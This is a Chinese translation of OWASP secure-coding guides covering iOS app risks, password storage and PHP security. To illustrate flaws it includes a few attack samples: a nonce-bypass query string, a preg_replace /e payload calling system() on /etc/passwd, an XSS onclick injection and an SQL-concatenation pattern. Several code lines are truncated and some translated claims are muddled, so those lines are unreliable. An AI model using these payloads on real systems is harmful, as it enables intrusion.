同样，会话处理一般主要是服务器端的工作，但是移动端设备往往有通过不可预见的方式放大传统问题的倾向。例如，在移动端设备上，会话通常要比传统web应用程序的持续时间要长。

### 补充

在大多数情况下，你要遵循与web应用程序相同的会话管理安全实践，两者只有些许不同。永远不用使用设备唯一标示符（如UDID、IP、MAC地址、IEME）来标示一个会话（1.13）。保证令牌在设备丢失/被盗取、会话被截获时可以被迅速重置。务必保护好认证令牌的机密性和完整性（例如：只使用SSL/TLS来传输数据）。使用可信任的服务来生成会话。

## 通过不可信的输入进行安全决策 (M7)

虽然iOS没有给应用很多彼此通讯的渠道，但存在的那些仍有可能通过数据注入攻击、恶意应用等被攻击者利用。

### 补充

输入验证、输出转义和授权控制相结合可以对付这类缺陷。规范和积极的验证所有输入数据，特别是应用程序之间的边界调用。当使用URL scheme时，要格外小心的验证和接收输入数据，因为设备上的任何应用程序都能调用URL scheme。根据上下文过滤所有不可信的输出，从而保证没有改变应用意图的输出。验证是否允许调用者访问其所请求的资源。如果可能的话，当应用程序访问请求的资源时，提示用户，让用户选择允许/不允许访问。

# 旁道数据泄露 (M8)

旁道数据通常是指那些用来管理或具有非直接功能性目的的I/O数据。如web缓存（用来优化浏览器速度）、击键记录（用户拼写检查）以及其他类似的数据。苹果的iOS提供的一些机制，让一些旁道数据从一个应用程序泄露成为可能。这些数据能够被捡到或偷窃被害人设备的人获取。大多数这类数据都能被应用程序编码控制。

## 补充

在设计和实现所有应用时，都要考虑用户的设备丢失或被盗的情况。首先确认所有的旁道设备数据。这些数据资源至少包括：web缓存、击键记录、屏幕截图、系统日志、剪切缓冲区和第三方类库使用的数据。不要将敏感数据（身份凭证、令牌、个人身份信息PII）放在系统日志中。控制iOS的屏幕截图，防止敏感的应用数据在应用最小化时被截图。在输入敏感数据时，禁用键盘记录，防止这类数据被明文存储到设备上。操作敏感数据时，禁用剪切板缓冲区，防止数据在应用外泄露（被其他应用读取）。动态的测试应用程序的数据存储方式和通讯方式，确保没有敏感信息被不当的传输或存储。

# 失效的密码学 (M9)

尽管绝大多数的加密软件的弱点源于密钥管理安全性不足，但是加密系统的各个方面都应该精心设计和实现。移动应用也是这样。

## 补充

永远不要将密钥硬编码或存储在攻击者可以很简单就能找到的地方：包括明文数据文件、属性文件和编译后的二进制文件。使用安全的容器来存储加密密钥；此外，当密钥是由一个安全服务器控制时，构建一个安全的密钥交换系统，永远不要存储在移动设备上。使用强壮的加密算法及算法实现，包括密钥生成器、哈希等。尽可能使用平台加密API时，如果不能使用，则使用可信任的第三方加密代码。消费级敏感数据应该使用苹果提供的API，将数据存储在安全容器中。

少量数据，如用户身份认证凭证、会话令牌等，可以安全的存储在设备的Keychain内。(更多请看：Keychain Services Reference in Apple’s iOS Developer Library).

较大或一般类型的数据，苹果的文件保护机制可以保证安全。(更多请看： NSData Class Reference for protection options).

为了更好的保护静态数据，可以使用第三方的加密API，这样就可以不受苹果加密的固有缺陷的限制（如：keying与用户设备的四位数字PIN编码绑定）。SQLcipher是一个免费可用的方案（更多请看：http://sqlcipher.net）。

# 敏感数据泄露 (M10)

各种敏感数据都能被iOS应用程序泄露。更可怕地是，每个应用程序编译后的二进制代码都可以被有能力的对手（攻击者）实施逆向工程。

补充

所有必须保证私密的东西都不应放在移动设备上；最好将他们（如算法、专有/机密信息）存储在服务器端。如果私密信息必须存储在移动设备上，尽量将它们保存在进程内存中，如果一定要放在设备存储上，就要做好保护。不要硬编码或简单的存储密码、会话令牌等机密数据。在发布前，清理被编译进二进制数据中的敏感信息，因为编译后的可执行文件仍然可以被逆向破解。

# 引用及推荐阅读


OWASP Top 10 Mobile Risks presentation, Appsec USA, Minneapolis, MN, 23 Sept 2011. Jack Mannino, Mike Zusman, and Zach Lanier.

“iOS Security”, Apple, May 2012, http://images.apple.com/ipad/business/docs/iOS_Security_May12.pdf

“Deploying iPhone and iPad: Apple Configurator”, Apple, March 2012, http://images.apple.com/iphone/business/docs/iOS_Apple_Configurator_Mar12.pdf

“iPhone OS: Enterprise Deployment Guide”, Apple, 2010, http://manuals.info.apple.com/en_US/Enterprise_Deployment_Guide.pdf

“iPhone in Business”, Apple resources, http://www.apple.com/iphone/business/resources/

Apple iOS Developer website.

"iOS Application (in)Security", MDSec - May 2012, http://www.mdsec.co.uk/research/iOS_Application_Insecurity_wp_v1.0_final.pdf


# 作者与主编


Ken van Wyk ken[at]krvw.com

Contributors: Jason.Haddix@hp.com

# 密码存储备忘单

> 原文：Password Storage Cheat Sheet
>
> 密码存储备忘单

## 介绍

媒体几乎每天都会报道一些窃取密码的新闻。媒体报道的密码窃取大多数是密码存储方案泄露、存储方案存在漏洞。通常会有大量的凭据遭到破坏，从而影响大量的WEB站点或者其他应用程序。本文提供了一个正确存储密码、密码问题及答案和类似凭据信息的指导。合适的存储方案能防止证书被盗、被泄露和恶意使用。信息系统通过各种保护形式来存储密码和其他凭据。常见的漏洞让窃密者能通过SQL注入等攻击向量来窃取被保护的密码。受保护的密码也有可能被攻击者通过其他形式（如日志、转储和备份文件等）窃取。

这份指导会教你如何防止凭据被盗，但是大部分内容是关于防止密钥泄露的。这个指导同样能帮助你设计抵御用户凭据被盗或防止窃密者访问凭据信息的系统。你可以参阅 http://goo.gl/Spvzs 以获取更多信息。

## 指导

### 不限制字符集和设置最大凭据长度

一些系统会做如下限制：1)特定的字符类型。2)系统能够接受的凭据长度（因为这有助于防止SQL注入、跨站脚本、命令执行和其他形式的注入攻击）。这些善意的限制让系统更易于受到暴力破解这类的攻击。

不要在登陆入口或存储凭据时使用过短、没有长度限制的、只限制字符集或编码的密码。除此之外，还要使用编码、转码、隐藏、忽略和其他最佳实践来消除注入攻击的风险。

合理的长密码的长度是160，太长的密码可能会让系统出现DDOS攻击漏洞[1].

### 使用一个强大的加密凭据专用的盐(salt)

盐是固定长度的、用于加强密码学可靠性的随机值。将凭据数据加入盐中并将其作为保护函数的输入。形式如下：

```
[protected form] = [salt] + protect([protection func], [salt] + [credential]);
```

遵循如下的实践来实现凭据专用的盐的生成：

为每一个凭据生成唯一的盐（而不是每个用户或每个系统生成一个盐）；

使用有强密码学可靠性的随机[*3]数据；

根据存储许可要求，使用32位或64位盐（实际大小依赖于保护函数）；

安全机制并不取决于隐藏、拆分或隐藏盐；

加盐是为了达到两个目的：1)防止两个相同凭据的生成同样的加密数据；2)增加熵值让保护功能不再依赖凭据的复杂度。第二个还能让个人凭据免遭彩虹表攻击。

## 利用攻击者不可行验证

用来保护存储凭据的函数应该平衡攻击者和防卫验证。防御者需要一个即使在访问高峰时也能接受的验证用户凭据的响应时间。但是要知道，生成“凭据<=>保护数据”的映射表的时间与攻击者的硬件（GPU、FPGA）和技术（基于字典、暴力破解等）能力有关。

下面两种方法都不完美。

使用可以自适应的单向函数

自适应的单向函数进行单向的不可逆转换。每个函数都可以配置“工作因子”。如何实现不可逆性、支配工作因子（如时间、空间和并行度）将不在这里讨论。

选择:

PBKDF2 [*4]是FIPS认证的，已经获得很多企业支持。

scrypt [*5]能抵御任何/全部硬件加速攻击，但支持并不好。

bcrypt不支持PBKDF2和scrypt加密算法。

protect()的伪代码如下：

```
return [salt] + pbkdf2([salt], [credential], c=10000);
```

设计师选择单向自适应函数来实现protect()函数，因为这些函数相对于哈希函数，能够通过修改配置改变它的执行耗时（线性或指数方式）。防卫者调整工作因子来与攻击者持续增长的硬件能力赛跑。这些自适应的单向函数的实现必须工作因子调整，从而在阻碍攻击者的同事提供可接受的用户体验。

此外，自适应的单向函数不能有效的阻止常见的基于字典的凭据破解，用户规模和加盐对于此丝毫没有帮助。

### 工作因子

一般而言，资源是有限的，一个常见的调整工作因子（或耗时）的法则是：让protect()函数在不影响用户的体验和增加额外的超预算硬件的前提下，尽可能的降低速度。因此，在注册和身份验证时，你可以改变protect()的参数，让这个计算在你的硬件上耗时1秒钟。这样一来，它就不会因为过慢影响到你的用户，同时又能有效阻止攻击者的尝试轻轻。

虽然有推荐的最小迭代次数来确保数据的安全，但是由于技术在发展，这个值至少每年需要改变一次。一个知名的迭代次数的例子是苹果公司，他们加密iTunes密码（使用PBKDF2）的迭代次数是10000。但是你要知道，使用单一的工作因子并不适合所有的情况。实验很重要[*6]

杠杆键函数

键函数，如HMACs算法，使用私钥和输入参数计算单向（不可逆）转换。对于HMACs，它继承了哈希函数的属性，包括：速度、允许即时验证。密钥的长度影响不可行长度和/或空间要求——甚至是常见的凭据。设计者使用键函数来保护存储的凭据：

使用一个“站点级别”的key；

像保护所有密钥一样用最佳实践来保护这个key；

将这个key和凭据分开存储（不要存在数据库中）；

使用强密码学可靠性的伪随机数据生成密钥；

不要担心输出数据块的大小(如 SHA-256 vs. SHA-512).

protect()伪代码如下：

```
return [salt] + HMAC-SHA-256([key], [salt] + [credential]);
```

盐方案的持续改进依赖于正确的密钥管理。

## 设计能处理密码被泄露的密码存储的方法

实际上，受保护凭据频繁被盗的现状逼迫着我们做“失败设计”。如果发现凭据被盗，一个好的凭据存储方案能轻松的对被盗凭据执行安全操作并使用备选的凭据验证流程：

保护用户的账号

使用第2因素或者密码问题来进行登陆，不再支持快捷登陆。

不允许用户修改账户信息，如编辑密码问题和修改账户多因子认证配置。

使用新的保护方案

使用新的更强大的密钥保护函数

包含版本信息的存储形式；

设置账号被盗或疑似被盗的标示，让用户重置凭据；

修改密钥和/或调整保护函数参数（迭代次数）；

增加方案版本号

当用户登陆时：

根据存储的版本验证凭据（新的或者旧的凭据）；如果是旧密码，则要求进行多因子认证或询问密码问题。

提示用户凭据已经变化，向用户道歉并引导用户进行其他身份确认。

当用户成功登陆后，将存储的凭据转换为新方案。

# 引用

[1] Morris, R. Thompson, K., Password Security: A Case History, 04/03/1978, p4:http://cm.bell-labs.com/cm/cs/who/dmr/passwd.ps

[2] Space-based (Lookup) attacks: Space-time Tradeoff: Hellman, M., Crypanalytic Time-Memory Trade-Off, Transactions of Information Theory, Vol. IT-26, No. 4, July, 1980http://www-ee.stanford.edu/~hellman/publications/36.pdf Rainbow Tables - http://ophcrack.sourceforge.net/tables.php

[3] For example: SecureRandom.html.

[4] Kalski, B., PKCS #5: Password-Based Cryptography Specification Version 2.0, IETF RFC 2898, September, 2000, p9 http://www.ietf.org/rfc/rfc2898.txt

[5] Percival, C., Stronger Key Derivation Via Sequential Memory-Hard Functions, BSDCan ‘09, May, 2009 http://www.tarsnap.com/scrypt/scrypt.pdf

[6] For instance, one might set work factors targeting the following run times: (1) Password-generated session key - fraction of a second; (2) User credential - ~0.5 seconds; (3) Password-generated site (or other long-lived) key - potentially a second or more.

[7]php hmac hash function:http://www.php.net/manual/en/function.hash-hmac.php

# 作者和主编

John Steven - john.steven[at]owasp.org (author)

Jim Manico - jim[at]owasp.org (editor)

# 原文属性

最后修改时间：This page was last modified on 25 March 2014, at 09:53.

# PHP 安全备忘单

> 译者：fisherMartyn
>
> 来源：PHP-SECURITY-CHEAT-SHEET

# 介绍

这篇博客是翻译自OWSAP的PHP Security Cheat Sheet，你可以查看原文。

本文章的目的是提供基本的PHP安全建议，主要针对开发者和系统管理员。需要注意的是这里提到的安全建议可能并不足已支撑安全的网络应用，而只是一个组成部分。

# PHP介绍

根据W3 Techs的统计，PHP是最流行的Server端编程语言，大约81.8%的Web Server用PHP部署(任何语言都要为自己吹一把的)。

与其它语言不同，PHP即是一门语言，也是一个web框架，在PHP语言中内嵌了典型的web框架的特性。跟其它语言一样，PHP背后也有庞大的社区软件库，贡献了PHP安全和其它各个方面的特性。所有的这三个方面（语言、框架和开源库）都是在构建安全的web应用中需要考虑的因素。

PHP一直在发展中，而不是固定的设计，因此你很可能写出了不安全的PHP程序。为了让应用更安全，你需要了解所有的陷阱。

## 语言相关

### 弱类型

PHP是弱类型的，意味着不正确的数据类型会被自动转换。这个特性经常会隐藏开发中的错误信息或者不规范数据的注入，导致系统风险性增加。(例子在下面的输入处理部分)。

尽量使用非类型转换的函数和操作符(例如用===替换==)。但并非所有的操作符都有严格类型检查的版本（例如<=和>=），另外很多内置的函数(例如in_array)默认进行类型转换，给编写安全的代码带来了挑战。

### 异常和错误处理

几乎所有的PHP内置函数很多PHP库，不支持异常，而是用其它的报警机制(例如notice)，允许出错的代码继续运行。这也会隐藏很多bug。很多其它的语言、大部分高级语言，相对于PHP，开发者代码错误或者开发者未处理的运行时错误，都会导致程序停止执行，从而保护程序。

考虑下面的程序，程序的目的是检查一个username是不是在数据库的黑名单中，以限制访问。

```
$db_link = mysqli_connect('localhost', 'dbuser', 'dbpassword', 'dbname');

function can_access_feature($current_user) {
   global $db_link;
   $username = mysqli_real_escape_string($db_link, $current_user->username);
   $res = mysqli_query($db_link, "SELECT COUNT(id) FROM blacklisted_users WHERE username
   $row = mysqli_fetch_array($res);
   if ((int)$row[0] > 0) {
       return false;
   } else {
       return true;
   }
}

if (!can_access_feature($current_user)) {
   exit();
}
// Code for feature here
```

上面的代码可能产生各种各样的运行时错误，例如由于用户名和密码错误或者数据库server宕机可能导致的数据库连接失败、或者连接可能被server断开。在上述情况下， `mysqli` 函数会抛出notice或者warnings，但不会抛出异常或者fatal error，代码会继续执行。变量 `$row` 会成为 `NULL` ，基于若类型转换 `(int)$row[0]` 会成为0，最终 `can_access_feature` 会返回 `true` ，用户会获得访问权限，不管用户是否在黑名单中。

如果使用native的数据库API，需要在各个地方添加错误检查。然而由于这需要额外的工作、又如此容易被忽略，所以它是'默认不安全的'。这就是为什么访问数据库通常要采用PHP Data Objects (PDO)和其错误处理 ERRMODE_WARNING or ERRMODE_EXCEPTION flags，除非有特殊的原因，不会使用native API和错误检查工作。

使用error_reporting函数将错误优先级设置越高越好，修复warnings，让系统越鲁棒越好。

## php.ini

PHP代码的行为经常强依赖于很多配置文件的设置，例如基本的错误处理配置等。这使得很难写出在所有场景下正常运行的代码。不同的库依赖不同的设置，使得很难使用第三方的代码，这在后面的'配置'部分也会提到。

### 无用的buildin函数

PHP提供了大量的内嵌函数，例如`addslashes`、`mysql_escape_string`、`mysql_real_escape_string`等。这些试图提供安全的特性的函数经常是有bug的，并不能解决安全性的问题。许多内嵌的函数已经被弃用或者迁移，但由于向下兼容的规则，这些函数会保留很长时间。

PHP会提供`array`的数据结构，在各种代码中随意使用，但由于混合了数组和字典，经常导致混淆。这种混淆经常导致甚至是有经验的程序员引入重大的安全隐患，例如Drupal SA-CORE-2014-005 和 the patch。

# 框架相关

## URL路由

PHP默认的路由机制是使用文件目录中`.php`的后缀，这带来很多风险

- 文件上传没有进行文件名过滤导致的远程执行风险（换句话说，服务化器执行了外部的代码）。在接收远程文件上传时，请确保文件名和内容经过过滤。
- 源代码和配置文件存储在公共可访问的目录中，可以被下载。误配置或者缺少配置可能会导致源代码或者包含密码等信息的配置文件被攻击者随意下载（换句话说，服务器暴露了私密的信息）。你可以使用`.htaccess`来限制访问，但这并不是最完美的方案，因为它是'默认不安全的'，也没有可替代的方案。
- URL路由机制只是模块系统。这意味着攻击者可能可以使用非法的文件名作为进入点，带来认证机制可能被完全绕过的风险。这在PHP中极其容易，因为有全局可访问的请求信息（例如`$_GET`），所以文件层面的代码即可操作整个请求、而不是在固定的函数中进行请求处理。
- URL路由机制的缺失导致开发者开发各自的路由方法。这往往是不安全的，容易导致请求处理函数未进行合适的请求限制。

### 输入处理

PHP将HTTP的输入转换成了数组、而不是简单字符串。这会导致对于数据的混淆，容易导致安全风险。例如下面的代码是一个密码重置的一次性机制判断

```
$supplied_nonce = $_GET['nonce'];
$correct_nonce = get_correct_value_somehow();

if (strcmp($supplied_nonce, $correct_nonce) == 0) {
    // Go ahead and reset the password
} else {
   echo 'Sorry, incorrect link';
}
```

如果攻击者使用如下的查询字符串

```
http://example.com/?nonce[]=a
```

会导致 `$supplied_nonce` 成为数组、 `strcmp()` 函数会返回NULL（连异常都不会抛出），由于若类型转换和没有使用 `===` 操作符，校验成功，攻击者可以在不提供原密码的情况下进行密码修改。

相似的case和 `array` 结构导致的混淆事故，可以在 Drupal SA-CORE-2014-005 ，参见 example exploit。

#### 模板语言

PHP本质上是一门模板语言，但它默认并没有提供HTML转义，在web应用中带来极大使用困难，可以参见下面的XSS部分。

#### 其它不足

另外有很多web框架应该支持的重要特性，例如默认开启CSRF的保护机制。因为PHP只是提供了一个基本的、功能足够的特性来创建web站点，很多不了解CSRF保护机制的人就仅使用了PHP基本的功能。

### 第三方PHP代码

由于上述原因，PHP项目和开源库经常是不安全的，特别是没有使用恰当的框架时。不要轻易相信你在网络上发现的PHP代码，看起来没问题的代码可能隐藏了很多的安全隐患。

书写不规范的代码会导致warning信息被隐藏，无法及时暴露问题。通常人们会关闭notice信息，但绝不要这么做，这带来更严重的后果。

## 定期升级PHP

要定期升级生产环境的PHP版本。因为每天都有新的PHP漏洞被暴露出来，攻击者经常会用这些漏洞攻击网络上任意的服务器。

# 配置

配置文件对PHP的行为影响极大，包括 `php.ini` 文件、Apache配置命令和运行时机制。

有很多不安全的设置，下面是一部分。

## setHandler

setHandler命令可以配置PHP代码，在很多场景中，它被用 `addHandler` 指令错误的替代， `addHanler` 可以正常工作，但也会使很多其它文件像PHP一样执行，例如一个文件名为 `foo.php.ini` 的文件也会被当做php来执行。这会带来严重的远程执行的风险，如果该文件是被恶意上传。

# 不可信的数据

All input is evil，所有用户的输入都不值得信任。输入必须被用合适的方式校验、或者过滤。

`$_SERVER` 、 `$_GET` 、 `$_POST` 、 `$_REQUEST` 、 `$_FILES` 和 `$_COOKIE` 这些超全局变量也不应该被信任。尽管 `$_REQUEST` 中并非所有的数据都可以被用户伪造，但还是有相当部分的可能被伪造，特别是处理HTTP header的那部分(以HTTP_开头的)。

## 文件上传

来自用户上传的文件会带来巨大的安全隐患，特别是该文件可以被其他用户下载时。例如：

- 任何HTML文件可能会导致xss攻击。
- 任何PHP文件可能会带来远程代码执行的风险。

由于PHP对于代码执行的检查并不严格（带上合适的扩展名即可），对于使用PHP搭建的web服务器一定要确保上传进行合适的文件名过滤后再进行保存。

## 处理$_FILES数组的常见错误

如下的代码片段、或者类似功能的代码是很常见的：

```
if ($_FILES['some_name']['type'] == 'image/jpeg') {
   //Proceed to accept the file as a valid image
}
```

然而 `type` 并不是启发式的去校验的，而仅仅是接收了HTTP请求中的数据，这很容易被客户端伪造。一个更好的去校验文件类型的方法是使用 `finfo` 库，尽管这种方法也并不完美。

```
$finfo = new finfo(FILEINFO_MIME_TYPE);
$fileContents = file_get_contents($_FILES['some_name']['tmp_name']);
$mimeType = $finfo->buffer($fileContents);
```

尽管这会占用服务器的计算资源，但 `$mimeType` 是更好的判断文件类型的方式，会阻止一些用户上传危险的文件，并伪装成image等形式，来造成攻击行为。

# 使用$_REQUEST

强烈不建议使用 `$_REQUEST` 。这个超全局变量不仅包含了GET和POST，还包含了用户请求的cookies等信息，所有的这些数据被组合在了一个数组里，导致很难检测数据的来源，很容易导致混淆、易于犯错、容易导致安全风险。

# 数据库

单个mysql注入就会直接操纵整个网站，所以每个黑客都会首先尝试mysql注入，防止mysql注入也是PHP安全站点中最应该考虑的，遵循如下规则：

# 不要在SQL中连接或者插入数据

## 不要直接使用用户数据的string构造SQL

```
$sql = "SELECT * FROM users WHERE username = '" . $username . "';";
```

或者使用如下SQL：

```
$sql = "SELECT * FROM users WHERE username = '$username';";
```

如果 `$username` 来自不可信任的来源，它可以包含类似于 `'` 这样的字符，从而可以执行其它命令，甚至删除数据库命令。使用prepare语句和绑定参数是更好的解决方案。PHP的mysqli和PDO提供了相关的特性。

## 转义是不安全的

`mysql_real_escape_string` 这种转义是不安全的。不要依赖这个函数来防止SQL注入。

当你使用 `mysql_real_escape_string` 来校验每个变量然后放入查询语句中，你难保一次都不会忘记，只要忘记一次就会是灾难。你无法保证一次都不会忘记。而且，你要保证你使用了引号，如果输入是数字的话，这会很不自然，容易忘记。使用prepare语句或者相似的API，它们会帮你做正确的转义和过滤。（大部分ORM框架也会做这种转义、帮你创建SQL）

## 使用prepare语句

prepare语句非常安全。在prepare语句中，SQL命令和数据是分开的，每个用户输入都会认为是数据，进行处理。

相关的内容可以参考PHP的mysqli prepare statement和PDO prepare statement

### prepare语句失效的场景

进行动态的查询、不支持prepare的变量，或者数据库引擎不支持prepare语句会是问题。例如，PDO MySQL不支持 `?` 作为限制符。而且限制符不能作为表名或者列名用于 `select` 语句中。在此类的场景中，尽量使用框架提供的query builder，如果框架没有功能，使用Composer和Packagist安装几个第三方包，不要自己做。

## ORM

ORM(Object Relational Mappers)，即对象关系映射，是非常好的安全手段。如果你使用ORM（例如Doctrine），仍然可能会遭受SQL攻击。尽管ORM中注入攻击比较困难，不过串联ORM查询和串联SQL查询具有相同的问题。ORM也支持prepare语句。

## 编码事宜

### 尽量使用UTF-8编码

许多新型攻击模式依赖于编码。使用UTF-8作为数据库和应用的字符集，除非你有对其它字符集的强依赖。

```
$DB = new mysqli($Host, $Username, $Password, $DatabaseName);
if (mysqli_connect_errno())
trigger_error("Unable to connect to MySQLi database.");
$DB->set_charset('UTF-8');
```

# 其它注入

除了SQL以外，还有PHP中别的注入的可能性

# 脚本注入

一些PHP函数例如：

- shell_exc
- exec
- passthru
- system
- 反引号(`)

上面的函数或者命令将字符串作为脚本和命令名。基于配置，脚本命令泄露可以导致应用设置和配置文件泄露，这是非常严重的风险，会导致整个网站被控制。

不要向这些函数传入未经过滤的输入，除非你确认它们一定是安全的。转义和其他对策是无效的，攻击者会尝试各种测试向量，不要相信新手程序员。

## 代码注入

所有的解释型语言，例如PHP，具有将字符串转换成命令并执行的能力。PHP中这个函数是`eval()`，使用`eval()`是不安全的，并不建议使用，除非你确认除了`eval`以外没有别的选择。`eval()`性能比较差。

不要轻易在`preg_replace()`中输入未经过滤的输入，因为payload会被`eval()'ed`

```
preg_replace("/.*/e","system('echo /etc/passwd')");
```

Reflection也有代码注入的风险。这属于高级的话题，请参考相关文档。

## 其它注入

LDAP、XPath和其他一些使用数组作为输入的第三方库，也容易被注入攻击。时刻记住有些数组不仅仅是数据，而是命令，所以在输入第三方库之前要进行检查。

# XSS

提到XSS时，主要指两个场景，分别可以通过如下方式缓解：

## 没有tags

大部分时候，用户不会提供未经转义的HTML标签。例如在一个cell或者textbox中输出用户数据。

如果需要使用标准的PHP来输出(echo)模板，你可以通过对数据进行`htmlspecialchars`（或者下面的函数，对htmlspecialchars的封装）缓解XSS。尽管这并不推荐，因为需要开发者在每个使用场景都要调用。如果开发者忘记了，就存在XSS的风险。我们认为默认不安全的方法就是不安全的。

除此之外，你可以使用默认进行HTML转义的模板引擎。所有需要输出到模板的HTML都需要经过HTML模板。

如果你的项目不能转换到一个安全的模板引擎，你可以使用下面的函数来过滤数据。

需要注意的是下面的函数对于`style`、`script`、`image`、`src`、`a`等等不安全的元素是无效的。所有输出到浏览器的数据，都要经过下面函数的过滤。

```
//xss mitigation functions
function xssafe($data,$encoding='UTF-8')
{
    return htmlspecialchars($data,ENT_QUOTES |ENT_HTML401,$encoding);
}

function xecho($data)
{
    echo xssafe($data);
}

//usage example
<input type='text' name='test' value='<?php xecho ("' onclick='alert(1)");?>' />
```

# 不可信的tags

当你需要用户在你输出时提供HTML tags时（例如富文本博客评论、博客等等），但不是很信任使用者时，你需要使用安全编码库。这很困难，迁移过程也很慢，所以大量的网络应用有XSS注入攻击的风险。OWASP ESAPI对于不同类型数据的编码具有大量的编解码器，也有PHP的OWASP AntiSammy和HTMLPurifier。这需要一定的配置和学习的成本，但对于一个好的网络应用，是必不可少的。

# 模板引擎

有一些模板引擎可以帮助开发者或者设计者输出数据，防止XSS攻击。尽管模板引擎的初衷并不是安全、而是增加设计的体验，但大部分引擎输出时自动转义了变量，或者要求开发者显式的指定不需要转义的变量。这使得输出数据默认是安全的。类似的引擎包括twig、Smarty、Haanga和Rain TPL。

模板引擎是很好的安全实践，因为它提供了开发者容易忘记的特性，默认的进行XSS保护的转义。对于安全很看重的系统应该使用默认安全的引擎。

# 其它建议

- 在web应用中，没有可信任的区域。很多开发者会留着网站的admin部分不进行XSS过滤，事实上大部分攻击者都会对admin的cookie的XSS感兴趣。任何需要输出的变量都要用上面提到的方案进行处理。删除每个 `echo` ， `print` 和 `printf` ，替换成安全的模板引擎。
- HTTP-Only cookies是很好的实践，很快每个浏览器都会支持。建议现在就开始使用。
- 上面提供的函数只支持HTML语法。如果你put your Element Attributes without quotation，你就死定了。
- 反射型XSS和普通的XSS一样危险，可能出现在应用中任何部分。找到并解决它们。
- 并不是所有的PHP都安装了mhash扩展，如果要做hash，需要先检查一下。否则你不能用SHA-256

- 并不是所有的PHP都安装了mcrypt扩展，如果没安装，你没法做AES，使用前请先进行检查。

# CSRF

CSRF是修复理论上比较简单，但正确的修复确并不容易。首先提几个关于CSRF的tips：

- 每个请求都是有用的，都要做CSRF的修复。不仅仅包括修改的请求、还包括执行时间较长的读请求。
- CSRF容易发生在GET，也不要忽略POST。不要认为POST是安全的。

OWASP PHP CSRFGuard这是一个代码片段，讲了如何进行CSRF的修复。仅仅复制粘贴是无效的，后面会发布一个拷贝粘贴版本。当前，使用上面代码结合如下建议：

- 对于重要的操作（修改密码、修改邮箱等）使用二次认证。
- 如果你不清楚你的请求是否能够免于CSRF，使用验证码（尽管验证码会让用户体验变差）
- 如果你的请求依赖于其它请求的部分内容（例如其它请求的cookies或者http header等部分），你也要对那些请求添加CSRF tokens。
- AJAX的请求需要重建CSRF tokens。使用上面提供的代码，不要只依赖javscript。
- CSRF会导致不便，结合你的设计和架构来使用。

# 认证和SESSION管理

PHP并没有提供一个真正可用的认证模块，你需要基于自身的框架自行实现。然而用这种方式，很多PHP框架在这方面并不完美，因为它们都是被开源社区的开发者而不是安全专家开发出来的。下面有几个建议：

## session管理

PHP默认的session机制是安全的，生成的PHPSessionID足够随机，但是存储未必是安全的：

- Session文件默认存储在temp目录(/tmp)，除非安装了suPHP，否则全局可访问。所有任何的LFI或者泄露都可以操作他们。
- 默认配置下Session是存储在文件中的，这对于高访问量的网站来说，太慢了。你可以存储在memory文件中。
- 你可以自己实现session机制，不再依赖PHP本身。可以将session存储在数据库，利用全部、部分或者直接不用php的session功能。

## session劫持预防

将session绑定到IP地址是好的习惯，这将很大程度上解决session劫持的场景。很多用户如果使用匿名工具（例如TOR），访问你的系统就可能出问题。

在session第一次创建时，存储客户端的IP地址，确保后面的请求都是相同来源。下面的代码返回了客户端的IP地址

```
$IP = getenv ( "REMOTE_ADDR" );
```

在本地环境下，无法获得有效的IP地址，可能是 `:::1` 或者 `:::127` ，调整你的IP检查逻辑。另外要注意使用 `HTTP_X_FORWARDED_FOR` 变量的相似代码，因为该数据可以被用户随意修改，易于被欺骗。（这里和这里）

## 将sessionid失效

当发生异常时，需要将session相关信息失效（删除cookie、删除session存储、删除其他痕迹），记录日志是很好的做法。很多系统还会通过邮件通知用户。

## session重置

当替换行为发生时，需要将session进行重置（例如当用户登录时）。

## 暴露的session

sessonid应该是机密的，应用不应该在任何场合将它暴露在外面。不要讲sessionid用在url中的一部分。当sessoin传递机密数据时，使用TLS，否则可能发生session劫持。

## Session Fixation

使用 `session_regenerate_id()` 来替换sessonid，当用户登录时（甚至每个请求以后）

## session过期

session应该在一定时间后失效，无论是活动还是静止状态。超时的操作包括在活动状态下重置sessionid和静止状态下删除session信息。

当退出登录发生时，完成所有的工作，包括清空相关的所有sesson记录。

### 不活动状态的超时

如果当前的请求在上次请求以后已经经过了超过X秒，将其超时。这种清空需要在每次请求的时候进行判断，通常这个时间是30分钟，但也要根据具体应用来确定。

这种超时使得用户在一台公共的机器登录后忘记登出时获得一定的安全退出机制。也一定程度上预防了session劫持。

### 正常的超时

如果当前的session已经经过了一定的时间，即使处于活跃状态，也将其超时。超时时间通常在一天和一周之间不等。实现该特性需要记录session的开始时间。

## Cookies

处理PHP的cookie有一些tricks：

### 不要序列化

不要序列化cookie中的数据，因为很容易被操作篡改，增加攻击数据。

### 恰当删除

要安全的删除cookie，使用如下的代码：

```
setcookie ($name, "", 1);
setcookie ($name, false);
unset($_COOKIE[$name]);
```

第一行保证了浏览器过期了cookie数据，第二行是标准的删除cookie的方法，第三行从脚本中删除了cookie信息。很多手册中使用了 `time()-3600` 来做超时，但在浏览器时间不准确的情况下会无效。

可以使用 `session_name()` 来获得php默认session cookie名。

### HTTP only

现代的浏览器支持HTTP-Only的cookies，这种cookie只可以通过HTTP(s)请求访问，不能被javascript访问，所以XSS的代码无法访问。这是很好的安全实践，但是并不能很令人满意，因为很多主流的浏览器发现了很多Http-Only的cookie暴露给JavaScript的bug。

PHP5.2+版本支持Http-Only cookie，你要手动设置http session cookie（不是使用session_start）

```
#prototype
bool setcookie ( string $name [, string $value [, int $expire = 0 [, string $path [, stri

#usage
if (!setcookie("MySessionID", $secureRandomSessionID,$generalTimeout, $applicationRootURL
echo ("could not set HTTP-only cookie");
```

`$path` 参数指定了cookie的有效范围，例如，如果你的网址是 `example.com/some/folder` ， `$path` 应该是 `/some/folder` ，否则所有在 `example.com` 的应用都可以读取你的cookie。如果你使用全域名，可以忽略。域名参数强制了可访问域名，如果需要在多个域和IP访问，忽略该参数，否则老老实实设置。 如果安全参数设置，cookie可以通过HTTPs传递，例如：

```
$r=setcookie("SECSESSID","1203j01j0s1209jw0s21jxd01h029y779g724jahsa9opk123973",time()+60
if (!$r) die("Could not set session cookie.");
```

浏览器相关

很多浏览器都有cookies的问题，大部分可以通过设置超时时间为0来解决。

## 认证

### Remember me

很多浏览器在Remember me特性上存在风险。通常的方式是生成一次性的token，存储在用户cookie中， 另外在服务端也要存储用于校验。这个token应该和用户名密码没有任何关系，一个长随机数是推荐的做法。

如果能够做到防止蛮力破解Remember me的token，增加锁定措施，是更好的做法。

- 不要在cookie中存储和用户名、密码相关的任何数据

# 配置和部署

配置请参见PHP配置安全手册

# 来源相关

